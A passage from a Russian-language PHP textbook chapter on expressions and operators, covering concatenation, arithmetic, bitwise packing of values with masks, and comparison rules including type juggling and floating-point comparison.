Посмотрим еще раз на приведенный пример. Практически все, из чего мы составляем программу, — это выражения? Так вот, `$b = $a` — тоже выражение! Нетрудно догадаться, какое оно имеет значение: 5. А это значит, что мы можем написать нечто вроде следующих команд:

```
$a = ($b = 10); // или просто $a = $b = 10
```

При этом переменным `$a` и `$b` присвоится значение 10. А вот еще пример, уже менее тривиальный:

```
$a = 3 * sin($b = $c + 10) + $d;
```

Что окажется в переменных после выполнения этих команд? То же, что и в результате работы следующих операторов:

```
$b = $c + 10;
$a = 3 * sin($c + 10) + $d;
```

Мы видим, что в PHP при вычислении сложного выражения можно задавать переменным значения прямо внутри оператора присваивания. Такой прием может сильно упростить жизнь и сократить код программы.

Совершенно точно можно сказать, что у любого выражения имеется тип (листинг 8.1).

Листинг 8.1. Каждое выражение имеет тип. Файл expr_type.php

```
<?php
$a = 10 * 20;
$b = "" . (10 * 20);
echo "$a:" . gettype($a) . ", $b:" . gettype($b);
// 200:integer, 200:string
```

Оператор «точка»

В предыдущих главах уже упоминался оператор «точка», который позволяет объединять строки. В листинге 8.2 приводится пример, в котором с помощью точки объединяются две строки и число в одну целую строку. Число при этом автоматически приводится к строковому типу.

Листинг 8.2. Использование оператора «точка». Файл concat.php

```
<?php
$number = 216;
echo 'Сегодня ' . $number . ' участников'; // Сегодня 216 участников
```

Скрипт из листинга 8.2 можно записать в альтернативной форме — путем интерполяции переменной, а не объединения строк (листинг 8.3).

Листинг 8.3. Альтернативная запись. Файл interpolation.php

```
<?php
$number = 216;
echo "Сегодня $number участников";
echo "Сегодня {$number} участников";
```

Правила хорошего тона предписывают по возможности применять одиночные кавычки для создания строк, в которых не используется интерполяция. В тех же случаях, когда в строку интерполируется переменная PHP, применяются двойные кавычки. Впрочем, это правило не строгое и часто нарушается, особенно если содержимое строки включает один из вариантов кавычек. Многочисленное экранирование внутри строки может значительно затруднять восприятие программы.

Помимо оператора «точка» (.) существует оператор .=, который предназначен для сокращения конструкции `$str = $str . $newstring` до `$str .= $newstring`. Скрипт из листинга 8.2 с учетом оператора .= можно переписать так, как это представлено в листинге 8.4.

Листинг 8.4. Использование оператора .=. Файл concat_eq.php

```
<?php
$number = 216;
$str = 'Сегодня ';
$str .= $number;
$str .= ' участников';
echo $str; // Сегодня 216 участников
```

Во многих языках программирования для объединения строк используется оператор +. В PHP это не так — при использовании строк в выражении с оператором + интерпретатор пытается автоматически привести строку к числовому значению (листинг 8.5).

Листинг 8.5. Использование оператора + со строками. Файл string_plus.php

```
<?php
echo '3.14' + 3.14; // 6.28
```

Если в строке присутствует значение, которое невозможно преобразовать в число без потери информации, поведение PHP будет зависеть от текущей версии. До PHP 8.0 это значение преобразуется к нулю. Начиная с PHP 8.0, такая попытка завершится ошибкой

`PHP Fatal error: Uncaught TypeError: Unsupported operand types: string + float` (**листинг 8.6**).

Листинг 8.6. Использование оператора + со строками. Файл string_plus_error.php

```
<?php
echo 'Значение = ' + 3.14;
// PHP Fatal error: Uncaught TypeError:
// Unsupported operand types: string + float
```

Таким образом, использование оператора «точка» (`.`) автоматически приводит типы аргументов и результат к `string` (рис. 8.1).

В тех же условиях оператор `+` приводит типы аргументов и результат к `integer` (рис. 8.2).




Рис. 8.1. Оператор «точка» приводит аргументы и результат к `string`




Рис. 8.2. Оператор + приводит аргументы и результат к `integer`

Оператор «запятая»

Оператор запятая используется в тех случаях, когда необходимы списки значений. Проще всего этот оператор рассмотреть на примере одной из конструкций PHP.

Конструкция echo предназначена для вывода переменных в окно браузера и уже многократно использовалась в предыдущих главах. Конструкция имеет следующий синтаксис:

```
echo string ...$expressions : void
```

Она может принимать один или более разделенных запятой параметров, которые выводит в окно браузера. В листинге 8.2 приводился пример, в котором три строки объединялись в одну перед выводом их конструкцией echo. Однако то же самое можно сделать, просто записав все параметры после echo через запятую (листинг 8.7).

Листинг 8.7. Использование оператора «запятая». Файл comma.php

```
<?php
$number = 216;
echo 'Сегодня ', $number, ' участников'; // Сегодня 216 участников
```

Обратите внимание: аргументы, расположенные после echo, не заключаются в круглые скобки, несмотря на то, что это возможно. Так, оба выражения в листинге 8.8 совершенно равнозначны.

Листинг 8.8. Использование круглых скобок с echo. Файл echo_parentheses.php

```
<?php
echo 'Hello, world!';
echo('Hello, world!'); // Сегодня 216 участников
```

Более того, если бы echo была функцией, второй вариант с круглыми скобками был бы более предпочтительным. Однако echo — это ключевое слово, конструкция языка, поэтому круглые скобки относятся к аргументам, а не к echo (рис. 8.3).

Поэтому, когда круглые скобки используются совместно со множеством аргументов, разделенных запятой, это может приводить к ошибке (листинг 8.9).




Рис. 8.3. У функции gettype() круглые скобки — часть синтаксиса, а к конструкции echo скобки отношения не имеют — они относятся к аргументам

Листинг 8.9. Использование круглых скобок в echo. Файл echo_error.php

```
<?php
$number = 216;
echo('Сегодня ', $number, ' участников');
// PHP Parse error:  syntax error, unexpected token ","
```

Впрочем, круглые скобки можно использовать и со множеством аргументов, если помнить, что в конструкции echo они относятся к аргументам (листинг 8.10).

Листинг 8.10. В echo круглые скобки относятся к аргументам. Файл echo_success.php

```
<?php
$number = 216;
echo (2 + 3) * (4 + 5); // 45
echo ('Сегодня '), $number, (' участников'); // Сегодня 216 участников
```

Арифметические операторы

Операции с числами производятся при помощи арифметических операторов, приведенных в табл. 8.1.

Таблица 8.1. Арифметические операторы

Оператор	Описание
+	Сложение
*	Умножение
-	Вычитание
/	Деление
%	Деление по модулю
**	Возведение в степень
++	Увеличение на единицу (инкремент)
--	Уменьшение на единицу (декремент)

Операторы сложения, вычитания, умножения и деления используются по правилам, принятым в арифметике: сначала выполняются операторы умножения и деления и лишь затем операторы сложения и вычитания. Чтобы изменить такой порядок, следует прибегать к группированию чисел при помощи круглых скобок (листинг 8.11).

Листинг 8.11. Использование арифметических операторов. Файл operators.php

```
<?php
echo (5 + 3) * (6 + 7); // 104
```

Традиционно до и после арифметического оператора помещаются пробелы, поскольку это позволяет увеличить читабельность программы. Однако это необязательное требо-

вание. Так что выражение в приведенном в листинге 8.11 примере может быть записано и следующим образом:

```
(5+3)*(6+7)
```

В отличие от многих других языков программирования, если при операции деления одного целого числа на другое получается дробное число, в PHP результат автоматически приводится к вещественному типу (листинг 8.12).

> ***Примечание***
>
> По умолчанию для дробного числа выводится только 12 значащих цифр (не считая точки), однако это значение можно изменить, исправив значение директивы `precision` в конфигурационном файле *php.ini*. Так, если уменьшить это значение до 4, вместо дроби 1.666666666667 будет выведено число 1.667. Изменив значение директивы до 20, можно получить ошибки вычисления, накапливающиеся в конце дроби: 1.66666666666666667407.

Листинг 8.12. Использование оператора деления /. Файл division.php

```
<?php
echo 5 / 3; // 1.66666666667
```

А чтобы получить целое значение, потребуется явно привести результат деления к целому типу — при помощи либо конструкции `(int)`, либо функции `intval()` (листинг 8.13).

Листинг 8.13. Получение целочисленного результата деления. Файл int.php

```
<?php
echo (int)(5 / 3); // 1
```

Как видно из листинга 8.13, дробная часть при приведении к целому числу отбрасывается.

Чтобы выяснить, делится ли число без остатка на другое число, можно воспользоваться оператором деления по модулю `%` (листинг 8.14).

Листинг 8.14. Получение остатка от деления. Файл mod.php

```
<?php
echo 5 % 3; // 2
echo 6 % 3; // 0
```

При помощи оператора `%` удобно проверять четность числа: если при делении на 2 имеется остаток — число нечетное, если оператор `%` вернет 0 — число четное (листинг 8.15).

Листинг 8.15. Проверка числа на четность. Файл even_odd.php

```
<?php
$number = 5317;
```

```
if ($number % 2) echo 'Число нечетное';
else echo 'Число четное';
```

Помимо операторов, приведенных в табл. 8.1, можно также использовать «сокращенную запись» арифметических операторов (табл. 8.2). То есть выражение `$a = $a + $b` в сокращенной форме запишется как `$a += $b`, что означает «присвоить операнду левой части сумму значений левого и правого операндов». Аналогичные действия допустимы для всех операторов.

Таблица 8.2. Сокращенные операторы

Сокращенная запись	Полная запись
`$number += $var;`	`$number = $number + $var;`
`$number *= $var;`	`$number = $number * $var;`
`$number -= $var;`	`$number = $number - $var;`
`$number /= $var;`	`$number = $number / $var;`
`$number %= $var;`	`$number = $number % $var;`
`$number **= $var;`	`$number = $number ** $var;`
`$number .= $var;`	`$number = $number . $var;`

Примечание

В зависимости от количества участвующих в операции операндов операции подразделяют на унарные и бинарные: *унарная* операция работает с одним операндом, *бинарная* — с двумя. Все арифметические операции, кроме операций инкремента и декремента, являются бинарными. Существует также условная операция, в которой используются три операнда (см. *главу 9*).

Оператор возведения в степень допускает в том числе дробный аргумент степени. Это позволяет не только возводить числа в целую степень, но и, например, извлекать квадратный корень (листинг 8.16).

Листинг 8.16. Квадратный корень числа. Файл square.php

```
<?php
echo 2 ** 0.5; // 1.4142135623731
```

Операторы инкремента (++) и декремента (--) подразделяют на префиксные и постфиксные. При *префиксной* операции инкремента увеличение значения операнда на единицу происходит *до того*, как возвращается значение. Соответственно при *постфиксной* — *после* (листинг 8.17). Для удобства далее в примерах будет говориться только об операторе инкремента, однако все, что справедливо для него, справедливо также и для оператора декремента.

Листинг 8.17. Префиксная и постфиксные формы оператора ++. Файл increment.php

```
<?php
$var = 1;
```

```
// префиксная форма:
++$var;
// постфиксная форма:
$var++;
```

В приведенном примере различие между префиксной и постфиксной формами записи несущественно — оба варианта эквивалентны. Различие обнаруживается, если полученное значение используется в вычислениях, — например так, как показано в листинге 8.18.

Листинг 8.18. Использование оператора инкремента. Файл increment_use.php

```
<?php
// случай 1 - префиксная форма:
$var = 1;
echo ++$var;  // 2
// случай 2 - постфиксная форма:
$var = 1;
echo $var++;  // 1
```

В первом случае (префиксная запись) на выходе получается значение 2, поскольку префиксный оператор инкремента сначала выполняет инкрементирование, а лишь затем возвращает полученное значение. Во втором случае в качестве результата получается единица.

Операции инкремента и декремента могут применяться только к переменным — т. е. запись `++1` является неверной, как и запись `++($a + $b)`.

Операторы `++` и `--` применимы не только к целочисленным переменным. В листинге 8.19 приведен пример кода, в котором операция инкремента применяется к переменной типа `string`.

Листинг 8.19. Применение инкремента к строке. Файл increment_str.php

```
<?php
$var = 'aaa';
echo ++$var; // aab
```

Результатом выполнения этого кода будет строка `aab`, т. к. буква `b` является следующей за `a` буквой алфавита.

Битовые операторы

Битовые, или поразрядные, операторы предназначены для работы (установки, снятия и проверки) групп битов в целой переменной. Биты целого числа — это не что иное, как отдельные разряды того же самого числа, записанного в двоичной системе счисления. Например, в двоичной системе число 12 будет выглядеть как 1100, а 2 — как 10, так что выражение `12|2` вернет нам число 14 (1110 в двоичной записи). Далее приведены следующие битовые операторы:

- `a & b`

  Результат — число с установленными битами, которые выставлены и в `a`, и в `b` одновременно.

- `a | b`

  Результат — число с установленными битами, которые выставлены либо в `a`, либо в `b`, либо одновременно.

- `a ^ b`

  Результат — число с установленными битами, которые выставлены либо в `a`, либо в `b`.

- `~ a`

  Результат, у которого на месте единиц в `a` стоят нули, и наоборот.

- `a << b`

  Результат — число, полученное поразрядным сдвигом `a` на `b` битов влево.

- `a >> b`

  Результат — число, полученное поразрядным сдвигом `a` на `b` битов вправо.

Битовые операции весьма интенсивно используются в директивах и функциях PHP, поскольку позволяют зашифровать в одном целом числе несколько значений. Как правило, битовые значения задаются при помощи констант, которые затем можно использовать в скрипте. Попробуем продемонстрировать работу с битовыми примитивами на примере.

Пусть необходимо создать компактную систему хранения рисунков векторного онлайн-редактора. Примем для простоты, что наш векторный редактор может предоставлять лишь несколько примитивных фигур для рисования, обозначенных несколькими цветами. Попробуем использовать одно числовое значение для хранения всех параметров такого векторного примитива.

Оперировать будем четырьмя примитивами: линия, кривая, прямоугольник и эллипс. Примитивы могут быть окрашены в семь цветов: белый, красный, оранжевый, желтый, зеленый, синий и черный. Кроме этого, полезной будет также возможность задать угол поворота относительно центра фигуры и размер ограничивающего прямоугольника примитива (высота и ширина). При помощи битов все эти значения можно хранить в одном числе, а с помощью поразрядных операторов в любой момент извлекать их.

Для хранения типа примитива достаточно чисел 0, 1, 2 и 3, которые могут быть закодированы при помощи всего двух битов (рис. 8.4).

Для хранения цвета потребуется уже семь чисел, которые могут быть закодированы при помощи трех битов (рис. 8.5).

Поворот вокруг центра фигуры можно задать в градусах, а максимально возможное значение, которого может достигать эта величина, — 359 (рис. 8.6).

Теперь самое время объединить полученные нами три значения, чтобы оценить, сколько битов осталось от 32-битного числа (рис. 8.7).

Итак, кодирование графического примитива требует 2 бита, цвет — 3 бита, угол — 9 битов, что составляет в сумме 14 битов. Таким образом, от 32-битного целого числа




Рис. 8.4. Двоичное кодирование типа графического примитива



Рис. 8.5. Двоичное кодирование цвета



Рис. 8.6. Двоичное кодирование угла поворота




Рис. 8.7. Двоичное представление графического примитива

остается 18 битов — по 9 битов на ширину и высоту, которые смогут изменяться в интервале от 0 до 512 (2^9). Больше упаковать в 32-битное число ничего не удастся — например, для координат примитива относительно начала координат потребуется выделить отдельные значения под координаты X и Y или, используя одно значение, также при помощи двоичного кодирования поделить одно число между двумя координатами.

В результате зеленый прямоугольник размером 15×15 (квадрат), развернутый относительно центра на 45° (ромб), можно задать числом 126076330, а черный эллипс размером 25×25 (круг) — числом 210124803 (рис. 8.8).




Рис. 8.8. Двоичное и десятичное представления графических примитивов

Теперь, чтобы закодировать параметры графического примитива, введем несколько констант (листинг 8.20).

Листинг 8.20. Упаковка значений в битовое представление. Файл bits.php

```
<?php
// Типы графических примитивов
define('LINE', 0);      // 000 00
define('CURVE', 1);     // 000 01
define('RECTANGLE', 2); // 000 10
define('ELLIPSE', 3);   // 000 11
// Цвет
define('BLACK', 0);     // 000 00
define('BLUE', 4);      // 001 00
define('GREEN', 8);     // 010 00
define('YELLOW', 12);   // 011 00
define('ORINGE', 16);   // 100 00
define('RED', 20);      // 101 00
define('WHITE', 24);    // 110 00

echo 'Зеленый прямоугольник в десятичном формате: ';
echo RECTANGLE | GREEN; // 10
echo '<br />';
echo 'Зеленый прямоугольник в двоичном формате: ';
echo decbin(RECTANGLE | GREEN); // 1010
```

Как можно видеть, чтобы упаковать в одно числовое значение тип и цвет графического примитива, достаточно объединить их при помощи оператора |.

> ***Примечание***
>
> Для вывода битового представления в листинге использована функция `decbin()`, которая более подробно рассматривается в *главе 22*.

> ***Совет***
>
> При работе с поразрядными операторами желательно как можно чаще переводить десятичные числа в бинарные при помощи функции `decbin()` — это позволит быстрее и глубже освоить операции с битами.

Далее, чтобы добавить угол поворота в 45°, нам придется сдвинуть число 45 на 5 битов влево (т. к. первые 5 битов занимают тип и цвет). Для высоты и ширины придется сдвинуть значение на 14 и 23 бита соответственно. Полученные значения можно также объединить при помощи оператора | (листинг 8.21).

Листинг 8.21. Упаковка пяти значений в целое число. Файл bits_pack.php

```
<?php
// Прямоугольник
define('RECTANGLE', 2); // 000000000 000000000 000000000 000 10
// Зеленый
define('GREEN', 8);     // 000000000 000000000 000000000 010 00
// Угол на 45 градусов
$angle = 45 << 5;       // 000000000 000000000 000101101 000 00
// Высота 15
$height = 15 << 14;     // 000000000 000011110 000000000 000 00
// Ширина 15
$width = 15 << 23;      // 000001111 000000000 000000000 000 00
// Результат
echo RECTANGLE | GREEN | $angle | $height | $width; // 126076330
```

Информация, закодированная в отдельных битах, может быть легко извлечена при помощи операторов поразрядного пересечения &, поразрядного сдвига вправо >> и подходящих *битовых масок* (см. далее). В листинге 8.22 демонстрируется извлечение всех компонентов графического примитива из числа 126076330.

Листинг 8.22. Расшифровка закодированного примитива. Файл bits_unpack.php

```
<?php
echo 'Примитив: ' .        (126076330 & 3) . '<br />';
echo 'Цвет: ' .           ((126076330 & 28) >> 2) . '<br />';
echo 'Угол поворота: ' . ((126076330 & 16352) >> 5) . '<br />';
echo 'Высота: ' .         ((126076330 & 8372224) >> 14) . '<br />';
echo 'Ширина: ' .         ((126076330 & 4286578688) >> 23) . '<br />';
```

Числа 3, 28, 16352, 8372224 и 4286578688, задействованные в листинге 8.22, называются *битовыми масками*. Маска содержит единицы в том регионе, который необходимо

извлечь, и нули во всех остальных положениях. Поразрядное пересечение маски с числом приводит к тому, что в результате остаются только значащие биты извлекаемого региона, а все остальные биты обнуляются. На рис. 8.9 продемонстрирована логика извлечения формы графического примитива при помощи маски 3.

Так как форма графического примитива закодирована двумя первыми битами числа, результатом можно воспользоваться сразу, не прибегая к дополнительным манипуляциям. Однако для всех последующих битовых регионов необходимо использовать поразрядный сдвиг вправо. На рис. 8.10 представлена схема получения угла графического примитива.

На практике битовые маски из листинга 8.22 также оформляют в виде констант.



Рис. 8.9. Применение битовой маски и оператора поразрядного пересечения для извлечения формы графического примитива




Рис. 8.10. Извлечение угла наклона графического примитива

Так же, как и арифметические операторы, поразрядные операторы поддерживают сокращенную запись, позволяющую сократить выражения вида `$number = $number & $var` до `$number &= $var`. В табл. 8.3 приводятся сокращенные формы побитовых операторов.

Таблица 8.3. Сокращенные побитовые операторы

Сокращенная запись	Полная запись
`$number &= $var;`	`$number = $number & $var;`
`$number |= $var;`	`$number = $number | $var;`
`$number ^= $var;`	`$number = $number ^ $var;`
`$number <<= $var;`	`$number = $number << $var;`
`$number >>= $var;`	`$number = $number >> $var;`

Операторы сравнения

Операторы сравнения — это в своем роде уникальные операторы, потому что независимо от типов своих аргументов они всегда возвращают одно из двух значений: `false` или `true`. Операции сравнения позволяют сравнивать два значения между собой и, если условие выполнено, возвращают `true`, в противном случае — `false`. Исключение составляет лишь оператор `<=>`, который возвращает целое число (табл. 8.4).

Таблица 8.4. Операторы сравнения

Оператор	Описание
`$x < $y`	Оператор «меньше», возвращает `true`, если переменная `$x` имеет значение строго меньше, чем значение `$y`
`$x <= $y`	Оператор «меньше или равно», возвращает `true`, если переменная `$x` имеет значение меньше или равное `$y`
`$x > $y`	Оператор «больше», возвращает `true`, если переменная `$x` имеет значение строго больше, чем значение `$y`
`$x >= $y`	Оператор «больше или равно», возвращает `true`, если переменная `$x` имеет значение больше или равное `$y`
`$x == $y`	Оператор равенства, возвращает `true`, если значение переменной `$x` равно `$y`
`$x != $y`	Оператор неравенства, возвращает `true`, если значение переменной `$x` не равно `$y`
`$x <> $y`	Эквивалентен оператору `!=`
`$x === $y`	Оператор эквивалентности, возвращает `true`, если значение и тип переменной `$x` равны `$y`
`$x !== $y`	Оператор неэквивалентности, возвращает `true`, если либо значение, либо тип переменной `$x` не соответствует переменной `$y`
`$x <=> $y`	В случае равенства переменных оператор возвращает 0, если `$x` больше `$y`, возвращается положительное число, если меньше — отрицательное

Особенности операторов == и !=

При использовании операций сравнения ключевые слова `false` и `true` — не совсем обычные константы. Раньше мы говорили, что `false` является просто синонимом для пустой строки, а `true` — для единицы. Именно так они выглядят, если написать следующие операторы (листинг 8.23).

Листинг 8.23. Логические переменные. Файл echo_bool.php

```
<?php
echo false; // выводит пустую строку, т. е. ничего не выводит
echo true;  // выводит 1
```

Теперь давайте рассмотрим программу, представленную в листинге 8.24.

Листинг 8.24. Приведение к логическому значению. Файл bool.php

```
<?php
$hundred = 100;
if ($hundred == 1) echo 'хм, странно... переменная равна 1!<br />';
if ($hundred == true) echo 'переменная истинна!<br />';
```

Запустив этот сценарий, вы увидите, что отображается только вторая строка! Выходит, не все так просто: с точки зрения PHP константа `1` и значение `true` не идентичны. Мы видим, что в операторах сравнения (на равенство `==`, а также на неравенство `!=`) *PHP интерпретирует один из операндов как логический, если другой — логический исходно.* Иными словами, сравнивая что-то с `true` или `false` явно, мы всегда имеем в виду *логическое* сравнение, так что `100 == true`, а `0 == false`.

Но это еще не все. Вы будете, возможно, удивлены, что следующая команда:

```
php > if (42 == ' 42') echo 'совпадение!';
```

печатает слово **совпадение!**, хотя мы сравниваем строку с числом, а они, очевидно, никак не равны в обычном смысле! Отсюда мы приходим ко второму правилу: *если один из операндов оператора сравнения числовой, то сравнение всегда выполняется в числовом контексте, даже если второй операнд — не число.*

Как видно из приведенных примеров, операторы сравнения интенсивно используют правила неявного приведения типов. Чтобы уверенно разрабатывать программы на PHP, эти правила необходимо запомнить.

Ситуация осложняется тем, что, начиная с PHP 8.0, неявное приведение строк к числам ужесточилось. Если следующий код запустить в интерпретаторе PHP версии ниже 8.0:

```
php > if (0 == 'Universe') echo 'совпадение!';
```

Мы обнаружим, что программа печатает **совпадение!**, а начиная с PHP 8.0 и выше, этот код не выведет ничего. Поэтому вам следует внимательно отнестись к новым правилам неявного приведения типов в новом интерпретаторе PHP (листинг 8.25).

Листинг 8.25. Сравнение строк и чисел. Файл auto_cast.php

```
<?php
echo 0 == '0';     // true
echo 0 == '0.0';   // true
echo 0.0 == '0';   // true
echo 0 == 'one';   // false
echo 0 == '';      // false
echo 42 == ' 42'; // true
echo 42 == '42b'; // false
```

Сравнение вещественных чисел

Как мы уже упоминали в *главе 5*, не все вещественные числа можно представить в двоичной системе счисления. За счет того, что такие числа при операциях с ними представляются приближенно, может накапливаться ошибка вычисления (листинг 8.26).

Листинг 8.26. Накапливающаяся ошибка вычисления. Файл float_compare.php

```
<?php
$var =  4 / 3 - 1;  // 0.33333333333333
echo $var - 1 / 3;  // -5.5511151231258E-17
echo $var == 1 / 3; // false
```

Математически числа `4 / 3 - 1` и `1 / 3` должны быть эквивалентны. Однако за счет накапливающейся ошибки вычисления прямое сравнение этих двух чисел завершается неудачей.

Как можно видеть из приведенного примера, разница очень небольшая, но тем не менее с точки зрения процессора числа не равны. На практике сравнение вещественных чисел проводят путем вычитания их друг из друга и сравнения результата с заведомо небольшой величиной. Чтобы не зависеть от знака, результат вычитания сравниваемых значений пропускают через функцию `abs()`, которая возвращает модуль числа, т. е. убирает знак (листинг 8.27).

Листинг 8.27. Сравнение вещественных чисел. Файл epsilon_compare.php

```
<?php
define('FLOAT_EPSILON', 0.000_000_000_01);

$fst = 4 / 3 - 1;                       // 0.33333333333333
$snd = 1 / 3;                           // 0.33333333333333

echo $fst == $snd;                      // false
echo abs($fst - $snd) < FLOAT_EPSILON; // true
```

В этом примере вводится константа `FLOAT_EPSILON`, значение которой пренебрежимо мало по отношению к сравниваемым значениям. Если разница между двумя вещественными числами оказывается еще меньше, чем `FLOAT_EPSILON`, то мы имеем дело

с одинаковыми числами с плавающей точкой. Забегая вперед, воспользуемся конструкцией `if` для вывода заключения, одинаковы числа или нет (листинг 8.28).

Листинг 8.28. Использование конструкции `if`. Файл epsilon_compare_if.php

```
<?php
define('FLOAT_EPSILON', 0.000_000_000_01);

$fst = 4 / 3 - 1;
$snd = 1 / 3;

if (abs($fst - $snd) < FLOAT_EPSILON) {
    echo 'Числа равны';
} else {
    echo 'Числа не равны';
}
```

Конструкции `if` здесь передается логическое значение: если оно оказывается равным `true`, выполняется содержимое `if`-блока, если `false` — содержимое блока `else`. Так как выражение `abs($fst - $snd) < FLOAT_EPSILON` возвращает `true`, программа выводит вердикт: **Числа равны**.

Сравнение строк

Процедуры сравнения чисел и строк отличаются друг от друга. Дело в том, что строки в большинстве европейских языков читаются слева направо, в то время как разряды арабских цифр отсчитываются справа налево (рис. 8.11).

При сравнении двух строк последовательно сравниваются коды отдельных символов. В случае английских символов эти коды можно получить при помощи функции `ord()` (листинг 8.29).

> ***Примечание***
>
> Современные строки устроены сложнее, чем показано на рис. 8.11. Именно поэтому здесь мы работаем только с английскими символами. В *главе 16* мы познакомимся с устройством строк более детально и изучим функции расширения `mb_string` для обработки строк, содержащих символы любого алфавита.

